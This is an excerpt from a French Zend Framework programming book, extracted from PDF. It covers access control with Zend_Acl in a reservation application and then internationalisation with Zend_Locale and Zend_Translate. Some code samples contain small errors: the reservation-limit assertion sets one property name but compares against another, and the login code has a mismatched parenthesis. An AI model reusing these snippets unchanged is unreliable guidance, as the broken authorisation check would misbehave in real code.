


Figure 8–4
Diagramme de classes simplifié
du composant `Zend_Acl`

Exemple pratique

Notre application définit les rôles visiteur, utilisateur et administrateur. Nous contrôlons pour ces rôles l'accès à l'édition, la suppression et l'ajout concernant chacune des réservations. Nous avons donc autant de ressources que de réservations.

Les règles sont simples :

- ne peuvent éditer une réservation que les utilisateurs qui en sont créateurs ;
- ne peuvent supprimer une réservation que les administrateurs ;
- chaque utilisateur ne pourra ajouter plus de *X* réservations, *X* étant le même pour tous les utilisateurs, défini lors de la configuration ;
- les administrateurs ont tous les droits et aucune limite.

NOTE Zend_Acl et session

Comme avec Zend_Auth, Zend_Acl n'utilise pas Zend_Session, mais il est convenable et logique de créer les rôles et les ressources une fois, puis de les faire persister en session, d'où la liaison entre les ACL et la session.

IMPORTANT Droit deny par défaut

Si nous n'affectons aucune règle de droit, alors tous les rôles se voient par défaut refuser (*deny*) tout accès à toute ressource.

Zend_Acl
+add()
+addRole()
+allow()
+deny()
+get()
+getRole()
+has()
+hasRole()
+inherits()
+inheritsRole()
+isAllowed()
+remove()
+removeAll()
+removeAllow()
+removeDeny()
+removeRole()
+removeRoleAll()
+setRule()

Figure 8-5 Diagramme de classes des méthodes publiques de Zend_Acl

L'illustration 8-3 résume en gros les listes de contrôle d'accès telles que nous les souhaitons. L'avantage de cette liste est de pouvoir évoluer avec beaucoup de souplesse au cas où le cahier des charges évoluerait.

Voyons la partie du code de notre fichier d'amorçage (bootstrap) concernant les ACL :

Bootstrap : html/index.php

```
if (!isset($session->acl)) {
    $acl = new Zend_Acl();
    $acl->addRole(new Zend_Acl_Role('user'));
    $acl->add(new Zend_Acl_Resource('reservations'));
    $session->acl = $acl;
}
```

Les droits sont stockés en session et représentés par la classe Zend_Acl. Nous créons donc le rôle *user* et la ressource *reservations*. Le *visiteur* sera reconnu par le fait qu'il ne s'est pas identifié. Nous utiliserons Zend_Auth pour vérifier cela et nous n'avons pas besoin de rôle spécial pour lui. Ainsi, le *user* est un client qui s'est identifié. Le rôle *admin* n'existera pas, car nous verrons qu'un administrateur est en fait un utilisateur (*user*) à qui on a affecté tous les droits.

Au démarrage de l'application, les ACL contiennent donc un rôle *user* et une ressource *reservations*. Aucun droit n'est encore défini et ainsi tout est interdit.

Ce n'est que lors de l'identification d'un visiteur que nous allons lui affecter les droits relatifs à sa personne et, si nous détectons qu'il est administrateur, nous lui affecterons tous les droits.

CONSEIL Choix des ressources et des rôles

Dans le but de simplifier l'utilisation du composant, nous avons choisi une ressource et un rôle très larges. Il est évident que dans le cadre d'un développement qui nécessite des droits d'accès souples et extensibles, nous allons faire notre choix de manière plus judicieuse. Voici quelques exemples :

- *Rôles* : anonyme, invité, abonné, VIP, administrateur, etc.
- *Ressources* : vous pouvez définir une liste de ressources arbitraires ou mieux, vous baser sur l'existant : liste des actions (au sens MVC), liste des classes de votre infrastructure, etc.

La figure 8-5 représente les méthodes publiques d'un objet Zend_Acl.

LoginController

```

private function _setAcls(stdClass $user)
{
    $TReservation = new Treservation();

    // récupération de toutes les réservations
    $request = $TReservation->select()->from($TReservation, 'id');
    $reservations = $TReservation->fetchAll($request)->toArray();

    // récupération des acl depuis la session
    $acl = Zend_Registry::get('session')->acl;
    foreach ($reservations as $reservation) {

        // ajout des réservations existantes dans les acl
        $acl->add(new Zend_Acl_Resource($reservation['id']));
    }

    if ($user->is_admin == 1) {

        // l'admin a tous les droits
        $acl->allow('user');
    } else {

        // récupération des réservations dont l'utilisateur est créateur
        $reservationsOwned = $TReservation->getByCreator($user->id);
        foreach ($reservationsOwned as $reservationOwned) {

            // autorisation d'accès sur ces réservations pour cet utilisateur
            $acl->allow('user', $reservationOwned['id'], 'editer');
        }

        // autorisation d'ajouter des réservations limitée par une assertion
        $assert = new Zfbook_Acl_AddReservationAssertion($user->id,
            $this->getInvokeArg('config')->maxreservations));
        $acl->allow('user', 'reservations', 'ajouter', $assert);
    }
}

```

Dans ce code, `$user` représente le résultat retourné par la méthode `getResultRowObject()` de l'adaptateur `Zend_Auth`. Ensuite, nous ajoutons chacune des réservations contenues dans la base comme ressources des ACL, car chaque utilisateur aura des autorisations différentes sur chaque réservation. Il ne faut ainsi pas oublier, à l'ajout ou à la suppression d'une réservation, de reporter l'action dans les ACL, afin qu'elles restent à jour en permanence.

Si l'utilisateur est administrateur, nous lui donnons tous les droits, sinon nous lui donnons uniquement le droit d'édition sur les réservations qu'il a créées. La méthode `allow()` de `Zend_Acl` possède la signature `allow(rôle, ressource, droit, assertion)`. Ainsi, donner des droits à l'utilisateur sans spécifier les arguments `droit` et `ressource` lui donne tous les droits, sur toutes les ressources. Il s'agit en d'autres termes d'un moyen de le rendre *administrateur*, de manière simple et efficace.

PERFORMANCE Déclaration préalable

Il est parfois judicieux d'adopter une politique qui consiste à mettre en cache la liste contenant l'ensemble des déclarations possibles. En d'autres termes, les méthodes `add()` ou `allow()`, qui modifient les listes d'accès, ne devraient pas être appelées à chaque requête. L'objet `$acl` peut être mis en cache avec l'ensemble des règles. Dans notre exemple, en revanche, nous choisissons de créer dynamiquement les règles dont on va avoir besoin pour un utilisateur donné une fois qu'il est identifié. Cette méthode est rapide à mettre en œuvre mais nécessite la création d'un jeu d'ACL distinct pour l'ensemble des utilisateurs. Réfléchissez bien à la manière dont vous allez mettre en place les ACL afin d'éviter d'y perdre en performance et en scalabilité.

Enfin, le droit d'ajouter une réservation est limité par une assertion. Le droit n'est validé que si l'assertion retourne la valeur *true*. Voyons celle-ci :

Zfbook_Acl_AddReservationAssertion

```
class Zfbook_Acl_AddReservationAssertion
implements Zend_Acl_Assert_Interface
{
    private $_userId;
    private $_maxReservationsAllowed;
    public function __construct($userId, $maxReservations = 5)
    {
        $this->_userId = (int) $userId;
        $this->_maxReservations = (int) $maxReservations;
    }

    public function assert(Zend_Acl $acl,
        ➤ Zend_Acl_Role_Interface $role = null,
        ➤ Zend_Acl_Resource_Interface $resource = null,
        ➤ $privilege = null)
    {
        $Tuser = new TUser();
        return $Tuser->getReservationsCount($this->_userId)
            < $this->_maxReservationsAllowed;
    }
}
```

Toute assertion d'ACL doit implémenter l'interface `Zend_Acl_Assert_Interface` et définir une méthode `assert()` ayant la même signature que celle de l'interface.

Notre méthode `assert()` parcourt la table des utilisateurs et récupère le nombre de réservations que l'utilisateur qui vient de s'identifier a déjà effectuées. Elle compare cette valeur au nombre maximal de réservations admises par l'application et retourne un booléen *true* ou *false*, validant ou invalidant la règle d'ACL.

Après avoir créé les rôles, les ressources et les droits liant ces deux entités, voyons maintenant comment contrôler les accès.

Nous avons développé pour cela une classe d'aide d'action que nous interrogeons à partir d'une action nécessitant des permissions. Nous lui passons une ressource et un type d'accès à contrôler. Le seul rôle étant *user*, il est inutile de le lui passer. Elle interroge alors les ACL et se charge de rediriger le client vers une page d'interdiction le cas échéant.

Zfbook_Controller_ActionHelper_AclCheck

```

class Zfbook_Controller_ActionHelpers_AclCheck extends Zend_Controller_Action_Helper_Abstract
{
    public $acl;
    public function init()
    {
        $this->acl = Zend_Registry::get('session')->acl;
    }

    public function direct($reservation, $accessType = null)
    {
        //essai de l'ACL
        try {
            $aclResult = $this->acl->isAllowed('user', $reservation,
                $accessType);
        } catch (Zend_Acl_Exception $e) {
            $aclResult = false;
        }
        if (!Zend_Auth::getInstance()->hasIdentity() || !$aclResult) {
            Zend_Controller_Action_HelperBroker::getStaticHelper(
                'redirector')->gotoUrlAndExit('/unauthorized');
        }
    }
}

```

Cette aide d'action contrôle non seulement l'ACL, mais vérifie aussi si le visiteur est authentifié, avec la méthode `hasIdentity()`. Pour l'utiliser depuis une action, voici comment procéder :

ReservationController

```

public function editAction()
{
    // Récupération des paramètres et de la réservation à éditer
    $params = $this->getRequest()->getParams();

    // Vérification des droits pour cette reservation
    $this->_helper->aclCheck((int)$params['r'], 'editer');


    // ...
}

```

En résumé

`Zend_Auth` et `Zend_Acl`, utilisés conjointement, proposent une solution pratique et évolutive pour résoudre les problèmes d'identification et d'autorisation. `Zend_Session` entre souvent en jeu pour mémoriser des informations en session et fournit alors une solution de gestion de session PHP souple, complète et efficace.

chapitre 9



Internationalisation

À l'heure de la mondialisation, l'internationalisation s'impose comme un enjeu essentiel. Elle implique la gestion de nombreux détails susceptibles de devenir de vrais casse-tête : jeux de caractères, changement de langue, gestion des monnaies, synchronisation des horloges, etc. Prévenir plutôt que guérir, voilà pourquoi il est essentiel de penser en amont votre internationalisation.

SOMMAIRE

- ▶ Travailler en plusieurs langues
- ▶ Gérer les monnaies et les dates
- ▶ Détecter la langue courante

COMPOSANTS

- ▶ Zend_Locale
- ▶ Zend_Translate
- ▶ Zend_Currency
- ▶ Zend_Date

MOTS-CLÉS

- ▶ currency
- ▶ monnaie
- ▶ traduction
- ▶ gettext
- ▶ langue
- ▶ locale
- ▶ fuseau horaire
- ▶ format
- ▶ encodage

À travers quatre composants, ce chapitre aborde les méthodes proposées par Zend Framework pour gérer les fonctionnalités d'internationalisation. Nous aborderons `Zend_Translate` pour la gestion de plusieurs langues, `Zend_Currency` pour la gestion des monnaies, `Zend_Date` pour la gestion des dates et des heures et, enfin, `Zend_Locale` pour la gestion et la détection de l'environnement.

Avant de commencer...

Nous allons aborder dans ce chapitre tout ce qui concerne l'internationalisation (ou paramètres régionaux), c'est-à-dire la capacité pour une application d'être compatible avec les nombreux formats de données et langues du monde.

Connaître les différents moyens dont on dispose pour mettre en œuvre ces fonctionnalités permet d'internationaliser une application avec plus de souplesse. Voici les notions essentielles à retenir :

- l'environnement, autrement dit, la *locale* contient les paramètres régionaux de l'application, avec en particulier les pays et régions gérés. Les dates, les monnaies, les pluriels des mots et bien d'autres éléments sont concernés par ces informations ;
- la *langue* est le critère d'internationalisation le plus répandu. Elle est aussi le paramètre obligatoire de la locale. Développer un site multilingue est le sujet principal de ce chapitre ;
- les *dates* sont un sujet vaste qui nécessite de nombreuses opérations : conversions, changement de fuseau, heure d'été/heure d'hiver, changement de calendrier, etc. ;
- la *monnaie* concernera toute application manipulant de l'argent à l'international. Il est important ici de pouvoir gérer les monnaies en respectant leurs caractéristiques et, éventuellement, de passer d'une monnaie à l'autre.

▄ Locale

La locale est une variable spéciale qui donne des renseignements sur la langue courante et éventuellement la région et/ou l'encodage des caractères. Le système d'exploitation de votre ordinateur, le serveur HTTP et votre application peuvent avoir des locales liées ou indépendantes. Souvent, la valeur d'une locale est du type `<langue>[_<region>[.<charset>]]`. Par exemple, `en_US` correspond à la langue anglaise des États-Unis et `en_UK` celle du Royaume Uni. Autre exemple : `fr_FR.UTF-8` correspond à la langue française parlée en France et au jeu de caractères UTF-8. Faire correspondre vos paramètres régionaux à la locale est très important dans le cadre d'un développement international.

Les composants Zend et leurs équivalents PHP

Souvent, les composants Zend apportent un complément à une extension PHP (écrite en langage C) existante, dans la mesure où celle-ci est proposée dans la distribution officielle de PHP. Cela dit, il est intéressant de savoir quelles extensions sous-jacentes sont utilisées par les composants Zend Framework :

- `Zend_Translate` propose plusieurs méthodes de gestion des langues, dont une sous forme d'extension en PHP : `gettext`. Nous reviendrons dessus dans la section `Zend_Translate` ;

- `Zend_Date` utilise les extensions de gestion de dates natives de PHP ;
- `Zend_Currency` utilise lui aussi les fonctionnalités de gestion de la locale incluses dans PHP ;
- `Zend_Locale` propose la localisation, comme le fait la fonction PHP `setlocale()`, si ce n'est que l'exécution de celle-ci n'est pas entièrement sécurisée dans un contexte de traitement multithread, alors que `Zend_Locale` l'est. `Zend_Locale` est utilisé par tous les composants qui permettent l'internationalisation (c'est-à-dire tous les composants cités ci-dessus).

Attention aux jeux de caractères

La gestion des jeux de caractères peut devenir un vrai casse-tête : compatibilité avec les extensions existantes, paramétrage des jeux de la base de données, problèmes liés aux conversions qui ne sont pas toujours bijectives.

Il est très important d'homogénéiser les jeux de caractères utilisés dans vos développements, l'idéal étant de n'en utiliser qu'un seul, qui soit potentiellement compatible avec tous les pays. De nos jours, c'est le choix du jeu de caractères UTF-8 qui s'impose.

ATTENTION UTF-8

Utiliser UTF-8 sur une application impose souvent de l'utiliser partout : tous les fichiers sources doivent être encodés en UTF-8, les informations en base de données doivent être en UTF-8, ainsi que le lien entre PHP et le SGBD. Aussi la réponse HTTP doit-elle signifier au client une lecture UTF-8. De manière générale, tout texte affiché doit être encodé en UTF-8, quelle que soit sa provenance.

Zend_Locale : socle de base de l'internationalisation

Tout composant d'internationalisation de Zend Framework utilise `Zend_Locale`, que vous l'avez configuré ou non. L'utilisation de `Zend_Locale` est simple.




Figure 9-1
Diagramme de classes de `Zend_Locale`

Une locale se définit par un code comportant plusieurs parties :

- la langue (obligatoire) ;

REMARQUE **Locale unique**

Dans la plupart des cas, une seule instance de `Zend_Locale` sera nécessaire, car l'application n'utilisera qu'une et une seule locale. De plus, le constructeur de `Zend_Locale` laissé vide permet d'utiliser les paramètres du navigateur du client, ce qui est encore mieux dans une très grande majorité des cas. Un utilisateur verra ainsi un site affiché dans sa langue immédiatement, dès sa connexion.

- la région (ou pays – facultatif) ;
- l'encodage.

Par exemple, la France utilisera `fr_FR`, mais la Belgique, pays dans lequel le français est largement parlé, sera identifiée par `fr_BE`. Tout identifiant de locale invalide sera converti dans la locale par défaut.

La locale par défaut est définie par ordre de préférence :

- par les en-têtes HTTP du navigateur client ;
- par la locale mentionnée par le serveur HTTP.

La locale va ensuite être utilisée par tous les composants Zend Framework concernés par l'internationalisation. Afin de pouvoir la partager, il est judicieux de la stocker dans le registre `Zend_Registry`, sous une clé particulière à laquelle Zend Framework va pouvoir réagir.

Définition de la locale dans le bootstrap : index.php

```
// locale par défaut : navigateur utilisé, sinon machine hôte
$locale = new Zend_Locale();

// partage de la locale actuelle pour tous les composants
// l'utilisant
Zend_Registry::set('Zend_Locale', $locale);
```

Zend_Translate : gérer plusieurs langues

Avec `Zend_Translate`, il sera possible d'intégrer à votre application plusieurs langues et de gérer le changement de manière explicite (avec un bouton ou toute autre action utilisateur) ou implicite (via la détection de la langue par le navigateur).




Figure 9–2
Diagramme de classes de `Zend_Translate`

Pourquoi utiliser Zend_Translate ?

Zend_Translate apporte plusieurs avantages par rapport aux solutions classiques de gestion des langues :

- il fournit une interface commune quel que soit l'adaptateur utilisé ;
- il gère plusieurs types de formats de stockage (un par adaptateur), dont gettext, TMX, PHP, CSV... ;
- Zend_Translate est entièrement stable et sécurisé en environnement multithread, contrairement à l'extension gettext ;
- la langue de l'utilisateur et les sources de données peuvent être automatiquement détectées.

Les adaptateurs

Plusieurs adaptateurs peuvent être utilisés avec Zend_Translate :

- les tableaux PHP (*.php) : utilisation simple pour les petites applications ;
- CSV (*.csv) : fichiers texte que l'on peut éditer dans un tableur. Ce système est simple et rapide, attention cependant aux problèmes Unicode éventuels ;
- gettext (*.mo/*.po) : fichiers binaires, norme utilisée sous Unix ; ils sont très rapides, sécurisés et utilisés le plus souvent avec l'utilitaire PoEdit ;
- TBX (*.tbx) : fichiers d'échange TermBase, un standard industriel au format XML ;
- TMX (*.tmx) – *Translation Memory eXchange* : un format XML facile à lire ;
- QT (*.qt) : fichier Qt Linguist, format XML éditable ;
- XLIFF (*.xliiff) – *XML Localization Interchange File Format* : un format XML plus facile à lire encore que TMX ;
- XMLTM (*.xml) – *XML-based Text Memory* : un format ouvert qui exploite la syntaxe des espaces de noms XML.

En plus de ceux présentés ci-dessus, il est encore possible de créer son propre adaptateur ou d'utiliser une table de traduction dans la base de données.


Quel adaptateur utiliser ? Cela va dépendre de vos besoins. La figure 9-3 propose une carte simplifiée des caractéristiques liées à ces différentes solutions.

URL Formats de stockage

La liste et la description des formats de stockage standards pour l'internationalisation est publiée par l'organisme LISA (*Localization Industry Standards Association*). Il peut être utile de consulter ce site Internet pour faire un choix judicieux :

▶ <http://www.lisa.org>

Figure 9–3
Carte des adaptateurs Zend_Translate



PRATIQUE Éditer du gettext avec PoEdit

Gettext est un format compilé largement utilisé par les applications Unix/Linux. Il existe un utilitaire très pratique pour éditer ces fichiers : PoEdit. Celui-ci peut être téléchargé gratuitement :
 ▶ <http://sourceforge.net/projects/poedit/>

Les adaptateurs les plus courants sont gettext pour son efficacité, CSV pour sa simplicité et TMX, qui est un format XML facile à éditer. Les autres adaptateurs devraient être utilisés soit si la technologie est déjà en place, soit dans le cadre d'applications spécifiques.

Exemple simple d'utilisation

Voici un exemple simple de traduction avec le format CSV, en utilisant Zend_Translate. Commençons d'abord par créer nos fichiers de langue :

Fichier french.csv

```
Bonjour;Salut
```

Le français étant notre langue par défaut, nous faisons très peu de déclarations (traduction de français à français...). Le point-virgule est un séparateur : il suit la chaîne originale et précède la chaîne traduite. Si une chaîne n'est pas mentionnée, elle n'est pas traduite. Voici le même fichier pour les traductions en anglais :

Fichier english.csv

```
Bonjour;Hello
Exemple de traduction;Translation example
```

Tous les fichiers de traduction comportent des couples comprenant une chaîne de caractères d'origine (telle qu'écrite dans le code) et une chaîne de caractères correspondant à la traduction, ici séparées par un « ; ».

Passons maintenant au code PHP, qui tient compte de l'affichage de la langue.

Fichier `examples/Zend_translate.php`

```
<?php
// Déclaration de l'objet translate
$translate = new Zend_Translate('csv', './french.csv', 'fr');

// Ajout d'un fichier de langue
$translate->addTranslation('./english.csv', 'en');

// Enregistrement explicite de la langue courante
$translate->setLocale('en');

// Utilisation de Zend_Translate dans le code
echo '<h1>' . $translate->_('Bonjour') . '</h1>';
echo '<p>' . $translate->_('Exemple de traduction') . '</p>';
echo '<p>' . $translate->_('Texte pas traduit') . '</p>';
```

Ce code minimaliste traduit le texte affiché à l'écran dans la langue choisie. Nous commençons par déclarer un objet de traduction `$translate`, en précisant le format utilisé (`csv`), le fichier de traduction principal (`french.csv`) et sa langue (`fr`). Cet objet sera utilisé pour paramétrer la langue courante et pour saisir du texte.

La méthode `addTranslation()` permet d'ajouter un fichier de traduction. Il prend en paramètres le fichier et la langue qu'il représente.

Il est possible d'utiliser une méthode `setLocale()` pour préciser quelle est la langue courante. Cette fonctionnalité doit être employée lorsque l'utilisateur souhaite sélectionner une langue de manière explicite (lien apparent sur le site).

Enfin, les méthodes spéciales `_()` ou `translate()` sont utilisées pour déclarer un texte sujet à traduction. La méthode `_()` est volontairement de courte taille car elle est souvent utilisée.

La première ligne (texte `Bonjour`) comporte une traduction dans les deux fichiers (`french.csv`, `english.csv`). La deuxième ligne est traduite en anglais uniquement et la troisième ligne ne fait référence à aucun fichier. Lorsqu'un texte n'a pas de référence, il n'est tout simplement pas traduit.

Exemple de changement d'adaptateur

L'un des avantages de Zend_Translate est que vous pouvez changer d'adaptateur avec un minimum d'opérations. Nous allons ici remplacer la traduction CSV par une traduction TMX.

Avec TMX, il est possible d'inclure toutes les traductions dans un seul fichier. Voici à quoi ressemble le fichier de traduction avec TMX :

Fichier de traduction translations.tmx

```
<?xml version="1.0" ?>
<!DOCTYPE tmx SYSTEM "tmx14.dtd">
<tmx version="1.4">
  <header creationtoolversion="1.0.0"
    datatype="winres"
    segtype="sentence"
    adminlang="fr-fr"
    srclang="fr-fr"
    o-tmf="abc"
    creationtool="XYZTool" />
  <body>
    <tu tuid='Bonjour'>
      <tuv xml:lang="fr"><seg>Bienvenue</seg></tuv>
      <tuv xml:lang="es"><seg>Buenos dias</seg></tuv>
      <tuv xml:lang="en"><seg>Hello</seg></tuv>
    </tu>
    <tu tuid='Exemple de traduction'>
      <tuv xml:lang="en"><seg>Traduction example</seg></tuv>
    </tu>
  </body>
</tmx>
```

⚡ DTD

La DTD (*Document Type Definition*) est un fichier qui décrit précisément les balises et les attributs à utiliser dans un fichier XML, ainsi que l'ordre dans lequel il est autorisé à les assembler. Dans le cas de TMX, la DTD oblige à avoir une balise racine `tmx`, une balise `header` unique qui suit `tmx`, une balise `body` qui comporte telle et telle autre balise, etc.

Quelques informations sur les DTD :

- ▶ http://en.wikipedia.org/wiki/Document_Type_Definition

TMX est un format XML, il doit donc respecter une DTD précise, comme le montre l'exemple précédent. Chaque élément de traduction est précisé dans une balise XML `body/tu`. L'attribut `tuid` correspond au texte mentionné dans le code et les traductions sont inscrites dans des balises `tuv` dont la langue est précisée avec l'attribut `xml:lang`.

Reprenons l'exemple précédent et remplaçons la traduction CSV par du TMX.

Fichier zend_translate_tmx.php

```
<?php
// Déclaration de l'objet translate
$translate = new Zend_Translate('tmx', './translations.tmx',
'fr');

// Enregistrement explicite de la langue courante
$translate->setLocale('fr');
```

Seule la déclaration de l'objet `$translate` change, en précisant le nom du protocole et du fichier de traduction. Nous n'avons plus besoin d'utiliser `addTranslation()` car toutes les langues sont gérées dans un seul fichier. Pour l'exemple, nous avons ajouté une langue `es` correspondant à la version espagnole du texte à traduire.

Internationalisation avancée

Nous allons intégrer ici `Zend_Translate` à notre projet `Zend Framework`, en utilisant l'adaptateur `gettext`, qui est le plus rapide et le plus fiable du moment. Il est important dans un premier temps de respecter certaines règles d'architecture.

Règles d'architecture

Cette section concerne la mise en place de la structure des sources de traduction, ce qui revient à définir l'emplacement où mettre les fichiers dont nous aurons besoin. Pour cela, il est avant tout important de se poser deux questions :

- les fichiers de traduction concernent-ils une ou plusieurs applications ?
- quel adaptateur allons-nous utiliser ?

Si vos traductions sont multi-applications, nous allons créer un dossier `languages` à la racine du framework (au même niveau que `application`, `html`, `library`, etc.). S'il s'agit de fichiers spécifiques à une application, nous devons créer un dossier `application/languages`. L'organisation des sources dans le dossier `languages` reste assez souple, à vous de choisir la solution la plus judicieuse.

Dans notre cas, nous allons utiliser l'adaptateur `gettext`. Celui-ci propose par défaut une structure de répertoires complexe, que nous allons simplifier.

Structure des répertoires pour une utilisation de `gettext`

```
/application
  /languages
    lang_fr.mo
    lang_en.mo
    lang_sp.mo
  /library
  /html
```

Il est important de respecter le nom des fichiers, notamment la structure `lang_<abrev_lang>.mo`, de manière à ce que l'implémentation `gettext` de `Zend Framework` détecte automatiquement les fichiers de langue.

CONSEIL Choisir une structure

La section *Utiliser les adaptateurs de traduction* de la documentation officielle du `Zend Framework` présente diverses structures de répertoires en précisant leurs avantages et inconvénients. Vous devriez y jeter un œil avant d'effectuer un choix définitif.

Mettre en place l'adaptateur gettext

L'adaptateur gettext se met en place de la même manière que tmx ou csv, comme nous venons de le voir précédemment. Nous allons y ajouter une petite variante : la détection automatique des fichiers de langue.

Voici comment nous devons déclarer l'adaptateur gettext dans le bootstrap :

Déclaration de la gestion des langues dans le bootstrap

```
// Déclaration de l'objet Zend_Translate
$translate = new Zend_Translate('gettext',
    ➤ $appPath . '/languages',
    ➤ null,
    ➤ array('scan' => Zend_Translate::LOCALE_FILENAME)
);

// Détection de la locale
$langLocale = isset($session->lang) ? $session->lang : $locale;

// Passage de la locale en cours à Zend_Translate
$translate->setLocale($langLocale);

// Passage de l'instance de l'objet cache à Zend_Translate
$translate->setCache($cacheInstance);

// Ajout de l'objet dans le registre
Zend_Registry::set('Zend_Translate', $translate);

// Passage de l'objet translate à divers composants
Zend_Validate_Abstract::setDefaultTranslator($translate);
Zend_Form::setDefaultTranslator($translate);
```

La déclaration de la langue dans le bootstrap commence par la création d'un objet `Zend_Translate`. Celui-ci est ensuite configuré avec une locale par défaut via l'appel de `setLocale()`, valeur extraite si possible de la session. Ensuite, l'appel de `setCache()` injecte un objet de cache dans l'objet `Zend_Translate`, qui se débrouillera pour l'utiliser à bon escient afin d'optimiser les performances. Les dernières actions consistent à enregistrer l'objet `$translate` dans le registre et comme objet de langue par défaut de divers composants.

Mettre en place les chaînes à traduire

Une fois que la déclaration est faite dans le bootstrap, il suffit de faire appel à la méthode `translate()` de l'objet de vue à chaque fois qu'une chaîne de caractères est affichée. Cette méthode chargera une aide de vue du même nom.

RENOI Aides de vue

Les aides de vue sont abordées au chapitre 7.

Chaîne de caractères dans un contrôleur

```
// Dans un contrôleur
$title = $this->view->translate("Bienvenue");
```

Chaîne de caractères dans une vue

```
<!-- dans views/scripts/common/footer.phtml -->
<?php echo $this->translate("&copy; 2008 notre société"); ?>
```

Créer les fichiers de traduction gettext (*.mo)

Jusqu'ici, notre traduction ne fonctionne pas et génère une exception. Cette exception ne sera pas levée tant que les fichiers de traduction seront absents.

Il est recommandé d'éditer les fichiers gettext avec l'outil PoEdit. Nous verrons qu'il sera même possible de détecter automatiquement les nouvelles chaînes de caractères à traduire en effectuant un parcours du code PHP de l'application.

Créer les fichiers *.mo avec PoEdit

Les fichiers *.mo sont des fichiers compilés. La version non compilée est un fichier *.po. L'éditeur PoEdit permet d'éditer les fichiers *.po et de générer les fichiers *.mo correspondants.

Pour créer un fichier *.po/*.mo, nous commençons par ouvrir l'éditeur PoEdit et à éditer la configuration. La figure 9-4 donne un exemple de configuration pour un fichier de langue anglaise.

RAPPEL Télécharger PoEdit

PoEdit est téléchargeable à l'adresse ci-dessous :
 ▶ <http://www.poedit.net>




Figure 9-4
Configuration d'un fichier de langue dans PoEdit

